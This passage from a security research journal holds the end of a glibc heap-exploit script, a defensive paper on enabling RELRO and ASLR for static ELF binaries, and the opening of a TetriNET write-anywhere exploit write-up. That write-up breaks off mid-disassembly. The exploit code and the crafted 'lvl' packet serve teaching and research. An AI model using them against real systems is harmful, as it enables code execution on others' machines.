info("and make the next chunk removed from the unsorted bin trigger an error")
write_it(1, fit(merge_dicts( {0x60:ONE_GADGET},
                chunk(base=controlled, offset=0xc0, size=-1),)),
                base=controlled)

info("""cause an exception - chunk in unsorted bin with bad size,
        trigger _dl_open_hook->dlmode""")
alloc_it(3)

r.recvline_contains('malloc(): memory corruption')
r.sendline('cat flag')
info("flag: {}".format(r.recvline()))
```

Figure 16. This dumps the flag!

Closing Words

Glibc malloc's insecurity is a never ending story. The inline-metdata approach keeps presenting new opportunities for exploiters. (Take a look at the new `tcache` thing in version 2.26.) And even the old ones, as we learned today, are not mitigated. They are just there, floating around, waiting for any UAF or overflow. Maybe it's time to change the design of libc altogether.

Another important lesson we learned is to always check the details. Reading the source or disassembly yourself takes courage and persistence, but fortune prefers the brave. Double check the mitigations. Re-read the old materials. Some things that at the time were considered useless and forgotten may prove valuable in different situations. The past, like the future, holds many surprises.

18:06 RelroS: Read Only Relocations for Static ELF

by Ryan "ElfMaster" O'Neill

This paper is going to shed some insights into the more obscure security weaknesses of statically linked executables: the glibc initialization process, what the attack surface looks like, and why the security mitigation known as RELRO is as equally important for static executables as it is for dynamic executables. We will discuss some solutions, and explore the experimental software that I have presented as a solution for enabling RELRO binaries that are statically linked, usually to avoid complex dependecy issues. We will also take a look at ASLR, and innovate a solution for making it work on statically linked executables.

Standard ELF Security Mitigations

Over the years there have been some innovative and progressive overhauls that have been incorporated into glibc, the linker, and the dynamic linker, in order to make certain security mitigations possible. Firstly there was Pipacs who decided that making ELF programs that would otherwise be `ET_EXEC` (executables) could benefit from becoming `ET_DYN` objects, which are shared libraries. if a `PT_INTERP` segment is added to an `ET_DYN` object to specify an interpreter then `ET_DYN` objects can be linked as executable programs which are position independent executables, "`-fPIC -pie`" and linked with an address space that begins at `0x0`. This type of executable has no real absolute address space until it has been relocated into a randomized address space by the kernel. A PIE executable uses IP relative addressing mode so that it can avoid using absolute addresses; consequently, a program that is an ELF `ET_DYN` can make full use of ASLR.

(ASLR can work with `ET_EXEC`'s with PaX using a technique called VMA mirroring,[29] but I can't say for sure if its still supported and it was never the preferred method.)

When an executable runs privileged, such as sshd, it would ideally be compiled and linked into a PIE executable which allows for runtime relocation to a random address space, thus hardening the attack surface into far more hostile playing grounds.

Try running `readelf -e /usr/sbin/sshd | grep DYN` and you will see that it is (most likely) built this way.

Somewhere along the way came RELRO (read-only relocations) a security mitigation technique that has two modes: partial and full. By default only the partial relro is enforced because full-relro requires strict linking which has less efficient program loading time due to the dynamic linker binding/relocating immediately (strict) vs. lazy. but full RELRO can be very powerful for hardening the attack surface by marking specific areas in the data segment as read-only. Specifically the `.init_array`, `.fini_array`, `.jcr`, `.got`, `.got.plt` sections. The `.got.plt` section and `.fini_array` are the most frequent targets for attackers since these contain function pointers into shared library routines and destructor routines, respectively.

What about static linking?

Developers like statically linked executables because they are easier to manage, debug, and ship; everything is self contained. The chances of a user running into issues with a statically linked executable are far less than with a dynamically linked executable which require dependencies, sometimes hundreds of them. I've been aware of this for some time, but I was remiss to think that statically linked executables don't suffer from the same ELF security problems as dynamically linked executables! To my surprise, a statically linked executable is vulnerable to many of the same attacks as a dynamically linked executable, including shared library injection, `.dtors` (`.fini_array`) poisoning, and PLT/GOT poisoning.

This might surprise you; shouldn't a static executable be immune to relocation table tricks? Let's start with shared library injection. A shared library can be injected into the process address space using ptrace injected shellcode for malware purposes, however if full RELRO is enabled coupled with PaX mprotect restrictions this becomes impossible since the PaX feature prevents the default behavior of allowing ptrace to write to read-only segments and full RELRO would ensure read-only protections on the relevant data segment areas. Now, from an exploitation standpoint this becomes more interest-

[29] VMA Mirroring by PaX Team: `unzip pocorgtfo18.pdf vmmirror.txt`

ing when you realize that the PLT/GOT is still a thing in statically linked executables, and we will discuss it shortly, but in the meantime just know that the PLT/GOT contains function pointers to libc routines. The `.init_array`/`.fini_array` function pointers respectively point to initialization and destructor routines. Specifically `.dtors` has been used to achieve code execution in many types of exploits, although I doubt its abuse is ubiquitous as the `.got.plt` section itself. Let's take a tour of a statically linked executable and analyze the finer points of the security mitigations–both present and absent–that should be considered before choosing to statically link a program that is sensitive or runs privileged.

Demystifying the Ambiguous

The static binary in Figure 17 was built with full RELRO flags, `gcc -static -Wl,-z,relro,-z,now`. And even the savvy reverser might be fooled into thinking that RELRO is in-fact enabled. `partial-RELRO` and `full-RELRO` are both incompatible with statically compiled binaries at this point in time, because the dynamic linker is responsible for re-mapping and mprotecting the common attack points within the data segment, such as the PLT/GOT, and as shown in Figure 17 there is no `PT_INTERP` to specify an interpreter nor would we expect to see one in a statically linked binary. The default linker script is what directs the linker to create the `GNU_RELRO` segment, even though it serves no current purpose.

Notice that the `GNU_RELRO` segment points to the beginning of the data segment which is usually where you would want the dynamic linker to `mprotect` n bytes as read-only. however, we really don't want `.tdata` marked as read-only, as that will prevent multi-threaded applications from working.

So this is just another indication that the statically built binary does not actually have any plans to enable RELRO on itself. Alas, it really should, as the PLT/GOT and other areas such as `.fini_array` are as vulnerable as ever. A common tool named `checksec.sh` uses the `GNU_RELRO` segment as one of the markers to denote whether or not RELRO is enabled on a binary,[30] and in the case of statically compiled binaries it will report that partial-relro is enabled, because it cannot find a `DT_BIND_NOW` dynamic segment flag since there are no dynamic segments in statically linked executables. Let's take a lightweight tour through the init code of a statically compiled executable.

From the output in Figure 17, you will notice that there is a `.got` and `.got.plt` section within the data segment, and to enable full RELRO these are normally merged into one section but for our purposes that is not necessary since the tool I designed 'relros' marks both of them as read-only.

Overview of Statically Linked ELF

A high level overview can be seen with the ftrace tool, shown in Figure 18.[31]

Most of the heavy lifting that would normally take place in the dynamic linker is performed by the function `generic_start_main()` which in addition to other tasks also performs various relocations and fixups to all the many sections in the data segment, including the `.got.plt` section, in which case you can setup a few watch points to observe that early on there is a function that inquires about CPU information such as the CPU cache size, which allows glibc to intelligently determine which version of a given function, such as `strcpy()`, should be used.

In Figure 19, we set watch points on the GOT entries for several shared library routines and notice that `generic_start_main()` serves, in some sense, much like a dynamic linker. Its job is largely to perform relocations and fixups.

So in both cases the GOT entry for a given libc function had its PLT stub address replaced with the most efficient version of the function given the CPU cache size looked up by certain glibc init code (i.e. `__cache_sysconf()`). Since this a somewhat high level overview I will not go into every function, but the important thing is to see that the PLT/-GOT is updated with a libc function, and can be poisoned, especially since RELRO is not compatible with statically linked executables. This leads us into the solution, or possible solutions, including our very own experimental prototype named relros, which uses some ELF trickery to inject code that is called by a trampoline that has been placed in a very specific spot. It is necessary to wait until `generic_start_main()` has finished all of its writes to the memory areas that we intend to mark as read-only before we invoke our `enable_relro()` routine.

[30] `unzip pocorgtfo18.pdf checksec.sh # http://www.trapkit.de/tools/checksec.html`

[31] `git clone https://github.com/elfmaster/ftrace`

```
$ gcc -static -Wl,-z,relro,-z,now test.c -o test
$ readelf -l test

Elf file type is EXEC (Executable file)
Entry point 0x4008b0
There are 6 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x00000000000cbf67 0x00000000000cbf67  R E    200000
  LOAD           0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000001cb8 0x0000000000003570  RW     200000
  NOTE           0x0000000000000190 0x0000000000400190 0x0000000000400190
                 0x0000000000000044 0x0000000000000044  R      4
  TLS            0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000000020 0x0000000000000050  R      8
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     10
  GNU_RELRO      0x00000000000cceb8 0x00000000006cceb8 0x00000000006cceb8
                 0x0000000000000148 0x0000000000000148  R      1

 Section to Segment mapping:
  Segment Sections...
   00     .note.ABI-tag .note.gnu.build-id .rela.plt .init .plt .text __libc_freeres_fn
          __libc_thread_freeres_fn .fini .rodata __libc_subfreeres __libc_atexit
          .stapsdt.base __libc_thread_subfreeres .eh_frame .gcc_except_table
   01     .tdata .init_array .fini_array .jcr .data.rel.ro .got .got.plt .data .bss
          __libc_freeres_ptrs
   02     .note.ABI-tag .note.gnu.build-id
   03     .tdata .tbss
   04
   05     .tdata .init_array .fini_array .jcr .data.rel.ro .got
```

Figure 17. RELRO is Broken for Static Executables

```
$ ftrace test_binary
LOCAL_call@0x404fd0:__libc_start_main()
LOCAL_call@0x404f60:get_common_indeces.constprop.1()
(RETURN VALUE) LOCAL_call@0x404f60: get_common_indeces.constprop.1() = 3
LOCAL_call@0x404cc0:generic_start_main()
LOCAL_call@0x447cb0:_dl_aux_init() (RETURN VALUE) LOCAL_call@0x447cb0:
_dl_aux_init() = 7ffec5360bf9
LOCAL_call@0x4490b0:_dl_discover_osversion(0x7ffec5360be8)
LOCAL_call@0x46f5e0:uname() LOCAL_call@0x46f5e0:__uname()
<truncated>
```

Figure 18. FTracing a Static ELF

```
(gdb) x/gx 0x6d0018 /* .got.plt entry for strcpy */
0x6d0018:  0x000000000043f600
(gdb) watch *0x6d0018
Hardware watchpoint 3: *0x6d0018
(gdb) x/gx       /* .got.plt entry for memmove */
0x6d0020:  0x0000000000436da0
(gdb) watch *0x6d0020
Hardware watchpoint 4: *0x6d0020
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/elfmaster/git/libelfmaster/examples/static_binary

Hardware watchpoint 4: *0x6d0020

Old value = 4195078
New value = 4418976
0x0000000000404dd3 in generic_start_main ()
(gdb) x/i 0x436da0
   0x436da0 <__memmove_avx_unaligned>:  mov    %rdi,%rax
(gdb) c
Continuing.

Hardware watchpoint 3: *0x6d0018

Old value = 4195062
New value = 4453888
0x0000000000404dd3 in generic_start_main ()
(gdb) x/i 0x43f600
   0x43f600 <__strcpy_sse2_unaligned>:  mov    %rsi,%rcx
(gdb)
```

Figure 19. Exploring a Static ELF with GDB

A Second Implementation

My first prototype had to be written quickly due to time constraints. This current implementation uses an injection technique that marks the `PT_NOTE` program header as `PT_LOAD`, and we therefore create a second text segment effectively.

In the `generic_start_main()` function (Figure 20) there is a very specific place that we must patch and it requires exactly a five byte patch. (`call <imm>`.) As immediate calls do not work when transferring execution to a different segment, an `lcall` (far call) is needed which is considerably more than five bytes. The solution to this is to switch to a reverse text infection which will keep the `enable_relro()` code within the one and only code segment. Currently though we are being crude and patching the code that calls `main()`.

Currently we are overwriting six bytes at `0x405b54` with a `push $enable_relro; ret` set of instructions, shown in Figure 21. Our `enable_relro()` function mprotects the part of the data segment denoted by `PT_RELRO` as read-only, then calls `main()`, then `sys_exit`s. This is flawed since none of the deinitilization routines get called. So what is the solution?

Like I mentioned earlier, we keep the `enable_relro()` code within the main programs text segment using a reverse text extension, or a text padding infection. We could then simply overwrite the five bytes at `0x405b46` with a `call <offset>` to `enable_relro()` and then that function would make sure we return the address of `main()` which would obviously be stored in `%rax`. This is perfect since the next instruction is `callq *%rax`, which would call `main()` right after RELRO has been enabled, and no instructions are thrown out of alignment. So that is the ideal solution, although it doesn't yet handle the problem of `.tdata` being at the beginning of the data segment, which is a problem for us since we can only use `mprotect` on memory areas that are multiples of a `PAGE_SIZE`.

A more sophisticated set of steps must be taken in order to get multi-threaded applications working with RELRO using binary instrumentation. Other solutions might use linker scripts to put the thread data and `bss` into their own data segment.

Notice how we patch the instruction bytes starting at `0x405b4f` with a `push`/`ret` sequence, corrupting subsequent instructions. Nonetheless this is the prototype we are stuck with until I have time to make some changes.

– – – – – – – – – – –

So let's take a look at this RelroS application.[32] [33] First we see that this is not a dynamically linked executable.

```
$ readelf -d test
There is no dynamic section in this file.
```

We observe that there is only a `r+x` text segment, and a `r+w` data segment, with a lack of read-only memory protections on the first part of the data segment.

```
$ ./test &
[1] 27891
$ cat /proc/`pidof test`/maps
00400000-004cc000 r-xp 00000000 fd:01
         4856460 /home/elfmaster/test
006cc000-006cf000 rw-p 000cc000 fd:01
         4856460 /home/elfmaster/test
...
```

We apply RelroS to the executable with a single command.

```
$ ./relros ./test
injection size: 464
main(): 0x400b23
```

We observe that read-only relocations have been enforced by our patch that we instrumented into the binary called `test`.

```
$ ./test &
[1] 28052
$ cat /proc/`pidof test`/maps
00400000-004cc000 r-xp 00000000 fd:01
        10486089 /home/elfmaster/test
006cc000-006cd000 r--p 000cc000 fd:01
        10486089 /home/elfmaster/test
006cd000-006cf000 rw-p 000cd000 fd:01
        10486089 /home/elfmaster/test
...
```

Notice after we applied relros on `./test`, it now has a 4096 area in the data segment that has been marked as read-only. This is what the dynamically linker accomplishes for dynamically linked executables.

[32] Please note that it uses `libelfmaster` which is not officially released yet. The use of this library is minimal, but you will need to rewrite those portions if you intend to run the code.

[33] `unzip pocorgtfo18.pdf relros.c`

```
405b46:       48 8b 74 24 10          mov    0x10(%rsp),%rsi
405b4b:       8b 7c 24 0c             mov    0xc(%rsp),%edi
405b4f:       48 8b 44 24 18          mov    0x18(%rsp),%rax /* store main() addr */
405b54:       ff d0                   callq  *%rax /* call main() */
405b56:       89 c7                   mov    %eax,%edi
405b58:       e8 b3 de 00 00          callq  413a10 <exit>
```

Figure 20. Unpatched `generic_start_main()`.

```
405b46:       48 8b 74 24 10          mov    0x10(%rsp),%rsi
405b4b:       8b 7c 24 0c             mov    0xc(%rsp),%edi
405b4f:       48 8b 44 24 18          mov    0x18(%rsp),%rax
405b54:       68 f4 c6 0f 0c          pushq  $0xc0fc6f4
405b59:       c3                      retq
/*
 * The following bad instructions are never crashed on because
 * the previous instruction returns into enable_relro() which calls
 * main() on behalf of this function, and then sys_exit's out.
 */
405b5a:       de 00                   fiadd  (%rax)
405b5c:       00 39                   add    %bh,(%rcx)
405b5e:       c2 0f 86                retq   $0x860f
405b61:       fb                      sti
405b62:       fe                      (bad)
405b63:       ff                      (bad)
405b64:       ff                      (bad)
```

Figure 21. Patched `generic_start_main()`.

– — — – — — — – — — –

So what are some other potential solutions for enabling RELRO on statically linked executables? Aside from my binary instrumentation project that will improve in the future, this might be fixed either by tricky linker scripts or by the glibc developers.

Write a linker script that places `.tbss`, `.tdata`, and `.data` in their own segment and the sections that you want readonly should be placed in another segment, these sections include `.init_array`, `.fini_array`, `.jcr`, `.dynamic`, `.got`, and `.got.plt`. Both of these `PT_LOAD` segments will be marked as `PF_R|PF_W` (read+write), and serve as two separate data segments. A program can then have a custom function–but not a constructor–that is called by `main()` before it even checks `argc` and `argv`. The reason we don't want a constructor function is because it will attempt to `mprotect` readonly permissions on the second data segment before the glibc init code has finished performing its fixups which require write access. This is because the constructor routines stored in `.init` section are called before the write instructions to the `.got`, `.got.plt` sections, etc.

The glibc developers should probably add a function that is invoked by `generic_start_main()` right before `main()` is called. You will notice there is a `_dl_protect_relro()` function in statically linked executables that is never called.

ASLR Issues

ASLR requires that an executable is `ET_DYN` unless VMA mirroring is used for `ET_EXEC` ASLR. A statically linked executable can only be linked as an `ET_EXEC` type executable.

```
$ gcc -static -fPIC -pie test2.c -o test2
ld: x86_64-linux-gnu/5/crtbeginT.o:
relocation R_X86_64_32 against `__TMC_END__'
can not be used when making a shared object;
recompile with -fPIC
x86_64-linux-gnu/5/crtbeginT.o: error adding
symbols: Bad value
collect2: error: ld returned 1 exit status
```

This means that you can remove the `-pie` flag and end up with an executable that uses position independent code. But it does not have an address space layout that begins with base address 0, which is what we need. So what to do?

ASLR Solutions

I haven't personally spent enough time with the linker to see if it can be tweaked to link a static executable that comes out as an `ET_DYN` object, which should also not have a `PT_INTERP` segment since it is not dynamically linked. A quick peak in `src/linux/fs/binfmt_elf.c`, shown in Figure 22, will show that the executable type must be `ET_DYN`.

A Hybrid Solution

The linker may not be able to perform this task yet, but I believe we can. A potential solution exists in the idea that we can at least compile a statically linked executable so that it uses position independent code (IP relative), although it will still maintain an absolute address space. So here is the algorithm as follows from a binary instrumentation standpoint.

First we'll compile the executable with `-static -fPIC`, then `static_to_dyn.c` adjusts the executable. First it changes the `ehdr->e_type` from `ET_EXEC` to `ET_DYN`. It then modifies the `phdrs` for each `PT_LOAD` segment, setting `phdr[TEXT].p_vaddr` and `.p_offset` to zero, `phdr[DATA].p_vaddr` to `0x200000 + phdr[DATA].p_offset`. It sets `ehdr->e_entry` to `ehdr->e_entry - old_base`. Finally, it updates each section header to reflect the new address range, so that GDB and objdump can work with the binary.

```
$ gcc -static -fPIC test2.c -o test2
$ ./static_to_dyn ./test2
Setting e_entry to 8b0
$ ./test2
Segmentation fault (core dumped)
```

Alas, a quick look at the binary with objdump will prove that most of the code is not using IP relative addressing and is not truly PIC. The PIC version of the glibc init routines like `_start` lives in `/usr/lib/X86_64-linux-gnu/Scrt1.o`, so we may have to start thinking outside the box a bit about what a statically linked executable really *is*. That is, we might take the `-static` flag out of the equation and begin working from scratch!

Perhaps `test2.c` should have both a `_start()` and a `main()`, as shown in Figure 23. `_start()` should have no code in it and use `__attribute__((weak))` so that the `_start()` routine in `Scrt1.o` can override it. Or we can compile

```
916   } else if (loc->elf_ex.e_type == ET_DYN) {
                /* Try and get dynamic programs out of the way of the
918              * default mmap base, as well as whatever program they
                 * might try to exec.  This is because the brk will
920              * follow the loader, and is not movable.  */
      load_bias = ELF_ET_DYN_BASE - vaddr;
922   if (current->flags & PF_RANDOMIZE)
        load_bias += arch_mmap_rnd();
```

```
    if (!load_addr_set) {
942   load_addr_set = 1;
      load_addr = (elf_ppnt->p_vaddr - elf_ppnt->p_offset);
944   if (loc->elf_ex.e_type == ET_DYN) {
        load_bias += error -
946         ELF_PAGESTART(load_bias + vaddr);
        load_addr += load_bias;
948     reloc_func_desc = load_bias;
      }
950 }
```

Figure 22. `src/linux/fs/binfmt_elf.c`

Diet Libc[34] with IP relative addressing, using it instead of glibc for simplicity. There are multiple possibilities, but the primary idea is to start thinking outside of the box. So for the sake of a PoC here is a program that simply does nothing but check if `argc` is larger than one and then increments a variable in a loop every other iteration. We will demonstrate how ASLR works on it. It uses `_start()` as its `main()`, and the compiler options will be shown below.

```
$ gcc -nostdlib -fPIC test2.c -o test2
$ ./test2 arg1

$ pmap `pidof test2`
17370:   ./test2 arg1
0000000000400000      4K r-x-- test2
0000000000601000      4K rw--- test2
00007ffcefcca000    132K rw---   [ stack ]
00007ffcefd20000      8K r----   [ anon ]
00007ffcefd22000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              160K
$
```

ASLR is not present, and the address space is just as expected on a 64 class ELF binary in Linux. So let's run `static_to_dyn.c` on it, and then try again.

[34] `unzip pocorgtfo18.pdf dietlibc.tar.bz2`

```
$ ./static_to_dyn test2
$ ./test2 arg1

$ pmap `pidof test2`
17622:   ./test2 arg1
0000565271e41000      4K r-x-- test2
0000565272042000      4K rw--- test2
00007ffc28fda000    132K rw---   [ stack ]
00007ffc28ffc000      8K r----   [ anon ]
00007ffc28ffe000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              160K
```

Now notice that the text and data segments for `test2` are mapped to a random address space. Now we are talking! The rest of the homework should be fairly straight forward. Extrapolate upon this work and find more creative solutions until the GNU folks have the time to address the issues with some more elegance than what we can do using trickery and instrumentation.

```
/* Make sure we have a data segment for testing purposes */
static int test_dummy = 5;

int _start() {
  int argc;
  long *args;
  long *rbp;
  int i;
  int j = 0;

  /* Extract argc from stack */
  asm __volatile__("mov 8(%%rbp), %%rcx " : "=c" (argc));

  /* Extract argv from stack */
  asm __volatile__("lea 16(%%rbp), %%rcx " : "=c" (args));

  if (argc > 2) {
    for (i = 0; i < 100000000000; i++)
      if (i % 2 == 0)
        j++;
  }
  return 0;
}
```

Figure 23. First Draft of `test2.c`

Improving Static Linking Techniques

Since we are compiling statically by simply cutting glibc out of the equation with the `-nostdlib` compiler flag, we must consider that things we take for granted, such as TLS and system call wrappers, must be manually coded and linked. One potential solution I mentioned earlier is to compile dietlibc with IP relative addressing mode, and simply link your code to it with `-nostdlib`. Figure 24 is an updated version of `test2.c` which prints the command line arguments.

Now we are actually building a statically linked binary that can get command line args, and call statically linked in functions from Diet Libc.[35]

```
$ gcc -nostdlib -c -fPIC test2.c -o test2.o
$ gcc -nostdlib test2.o \
  /usr/lib/diet/lib-x86_64/libc.a -o test2
$ ./test2 arg1 arg2
./test2
arg1
arg2
$
```

Now we can run `static_to_dyn` from Figure 25 to enforce ASLR.[36] The first two sections are happily randomized!

```
$ ./static_to_dyn test2
$ ./test2 foo bar
$ pmap `pidof test`
24411:   ./test2 foo bar
0000564cf542f000      8K r-x-- test2
0000564cf5631000      4K rw--- test2
00007ffe98c8e000    132K rw---   [ stack ]
00007ffe98d55000      8K r----   [ anon ]
00007ffe98d57000      8K r-x--   [ anon ]
ffffffffff600000      4K r-x--   [ anon ]
 total              164K
```

[35] Note that first I downloaded the dietlibc source code and edited the Makefile to use the `-fPIC` flag which will enforce IP-relative addressing within dietlibc.

[36] `unzip pocorgtfo18.pdf static_to_dyn.c`

```c
#include <stdio.h>

/* Make sure we have a data segment for testing purposes */
static int test_dummy = 5;

int _start() {
  int argc;
  long *args;
  long *rbp;
  int i;
  int j = 0;

  /* Extract argc from stack */
  asm __volatile__("mov 8(%%rbp), %%rcx " : "=c" (argc));

  /* Extract argv from stack */
  asm __volatile__("lea 16(%%rbp), %%rcx " : "=c" (args));

  for (i = 0; i < argc; i++) {
    sleep(10); /* long enough for us to verify ASLR */
    printf("%s\n", args[i]);
  }
  exit(0);
}
```

Figure 24. Updated `test2.c`.

Summary

In this paper we have cleared some misconceptions surrounding the attack surface of a statically linked executable, and which security mitigations are lacking by default. PLT/GOT attacks do exist against statically linked ELF executables, but RELRO and ASLR defenses do not.

We presented a prototype tool for enabling full RELRO on statically linked executables. We also engaged in some work to create a hybridized approach between linking techniques with instrumentation, and together were able to propose a solution for making static binaries that work with ASLR. Our solution for ASLR is to first build the binary statically, without glibc.

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <elf.h>
#include <sys/types.h>
#include <search.h>
#include <sys/time.h>
#include <fcntl.h>
#include <link.h>
#include <sys/stat.h>
#include <sys/mman.h>

#define HUGE_PAGE 0x200000

int main(int argc, char **argv){
  ElfW(Ehdr) *ehdr;
  ElfW(Phdr) *phdr;
  ElfW(Shdr) *shdr;
  uint8_t *mem;
  int fd;
  int i;
  struct stat st;
  uint64_t old_base; /* original text base */
  uint64_t new_data_base; /* new data base */
  char *StringTable;

  fd = open(argv[1], O_RDWR);
  if (fd < 0) {
    perror("open");
    goto fail;
  }

  fstat(fd, &st);

  mem = mmap(NULL, st.st_size, PROT_READ|PROT_WRITE, MAP_SHARED, fd, 0);
  if (mem == MAP_FAILED ) {
    perror("mmap");
    goto fail;
  }

  ehdr = (ElfW(Ehdr) *)mem;
  phdr = (ElfW(Phdr) *)&mem[ehdr->e_phoff];
  shdr = (ElfW(Shdr) *)&mem[ehdr->e_shoff];
  StringTable = (char *)&mem[shdr[ehdr->e_shstrndx].sh_offset];

  printf("Marking e_type to ET_DYN\n");
  ehdr->e_type = ET_DYN;

  printf("Updating PT_LOAD segments to become relocatable from base 0\n");
  for (i = 0; i < ehdr->e_phnum; i++) {
    if (phdr[i].p_type == PT_LOAD && phdr[i].p_offset == 0) {
      old_base = phdr[i].p_vaddr;
      phdr[i].p_vaddr = 0UL;
      phdr[i].p_paddr = 0UL;
      phdr[i + 1].p_vaddr = HUGE_PAGE + phdr[i + 1].p_offset;
      phdr[i + 1].p_paddr = HUGE_PAGE + phdr[i + 1].p_offset;
    } else if (phdr[i].p_type == PT_NOTE) {
      phdr[i].p_vaddr = phdr[i].p_offset;
      phdr[i].p_paddr = phdr[i].p_offset;
    } else if (phdr[i].p_type == PT_TLS) {
      phdr[i].p_vaddr = HUGE_PAGE + phdr[i].p_offset;
      phdr[i].p_paddr = HUGE_PAGE + phdr[i].p_offset;
      new_data_base = phdr[i].p_vaddr;
    }
  }
  /*
   * If we don't update the section headers to reflect the new address
   * space then GDB and objdump will be broken with this binary.
   */
  for (i = 0; i < ehdr->e_shnum; i++) {
    if (!(shdr[i].sh_flags & SHF_ALLOC))
      continue;
    shdr[i].sh_addr = (shdr[i].sh_addr < old_base + HUGE_PAGE)
                      ? 0UL + shdr[i].sh_offset
                      : new_data_base + shdr[i].sh_offset;
    printf("Setting %s sh_addr to %#lx\n", &StringTable[shdr[i].sh_name], shdr[i].sh_addr);
  }
  printf("Setting new entry point: %#lx\n", ehdr->e_entry - old_base);
  ehdr->e_entry = ehdr->e_entry - old_base;
  munmap(mem, st.st_size);
  exit(0);
  fail:
    exit(-1);
}
```


Figure 25. `static_to_dyn.c`

18:07 A Trivial Exploit for TetriNET; or, Update Player TranslateMessage to Level Shellcode.

by John Laky and Kyle Hanslovan

Lo, the year was 1997 and humanity completes its greatest feat yet—nearly thirty years after NASA delivers the lunar landings, St0rmCat releases TetriNET, a gritty multiplayer reboot of the gaming monolith Tetris, bringing capitalists and communists together in competitive, adrenaline-pumping, line-annihilating, block-crushing action, all set to a period-appropriate synthetic soundtrack that would make Gorbachev blush. TetriNET holds the dubious distinction of hosting one of the most hilarious bugs ever discovered, where sending a offset and overwritable address in a stringified game state update will jump to any address of our choosing.

The TetriNET protocol is largely a trusted two-way ASCII-based message system with a special binascii encoded handshake for login.[37] Although there is an official binary (v1.13), this protocol enjoyed several implementations that aid in its reverse engineering, including a Python server/client implementation.[38] Authenticating to a TetriNET server using a custom encoding scheme, a rotating xor derived from the IP address of the server. One could spend ages reversing the C++ binary for this algorithm, but The Great Segfault punishes wasted time and effort, and our brethren at Pytrinet already have a Python implementation.




```
# login string looks like
# ''<nick> <version> <serverip>''
# ex: TestUser 1.13 127.0.0.1
def encode(nick, version, ip):
  dec = 2
  s = 'tetrisstart %s %s' % (nick, version)
  h = str(54*ip[0] + 41*ip[1]
        + 29*ip[2] + 17*ip[3])
  encodeS = dec2hex(dec)

  for i in range(len(s)):
    dec = (( dec + ord(s[i])) % 255)
          ^ ord(h[i % len(h)])
    s2 = dec2hex(dec)
    encodeS += s2

  return encodeS
```

One of the many updates a TetriNET client can send to the server is the level update, an `0xFF` terminated string of the form:

```
lvl <player number> <level number>\xff
```

The documentation states acceptable values for the player number range 1-6, a caveat that should pique the interest of even nascent bit-twiddlers. Predictably, sending a player number of `0x20` and a level of `0x00AABBCC` crashes the binary through a write-anywhere bug. The only question now is which is easier: overwriting a return address on a stack or a stomping on a function pointer in a v-table or something. A brief search for the landing zone yields the answer:

```
00454314: 77f1ecce 77f1ad23 77f15fe0 77f1700a 77f1d969
00454328: 00aabbcc 77f27090 77f16f79 00000000 7e429766
0045433c: 7e43ee5d 7e41940c 7e44faf5 7e42fbbd 7e42aeab
```

[37] `unzip pocorgtfo18.pdf iTetrinet-wiki.zip`

[38] `http://pytrinet.ddmr.nl/`


Praise the Stack! We landed inside the import table.

```
.idata:00454324
; HBRUSH __stdcall
;       CreateBrushIndirect(const LOGBRUSH *)
extrn __imp_CreateBrushIndirect:dword
;DATA XREF: CreateBrushIndirectr

.idata:00454328
; HBITMAP __stdcall
;       CreateBitmap(int,int, UINT,UINT,
;                    const void *)
extrn __imp_CreateBitmap:dword
; DATA XREF: CreateBitmapr

.idata:0045432C
; HENHMETAFILE __stdcall
;       CopyEnhMetaFileA(HENHMETAFILE,LPCSTR)
extrn __imp_CopyEnhMetaFileA:dword
; DATA XREF: CopyEnhMetaFileAr
```

Now we have a plan to overwrite an often-called function pointer with a useful address, but which one? There are a few good candidates, and a look at the imports reveals a few of particular interest: `PeekMessageA`, `DispatchMessageA`, and `TranslateMessage`, indicating TetriNET relies on Windows message queues for processing. Because these are usually handled asynchronously and applications receive a deluge of messages during normal operation, these are perfect candidates for corruption. Indeed, TetriNET implements a `PeekMessageA` / `TranslateMessage` / `DispatchMessageA` subroutine.




```
sub_424620      sub_424620 proc near
sub_424620
sub_424620      var_20 = byte ptr -20h
sub_424620      Msg = MSG ptr -1Ch
sub_424620
sub_424620      push ebx
sub_424620+1    push esi
sub_424620+2    add esp, 0FFFFFFE0h
sub_424620+5    mov esi, eax
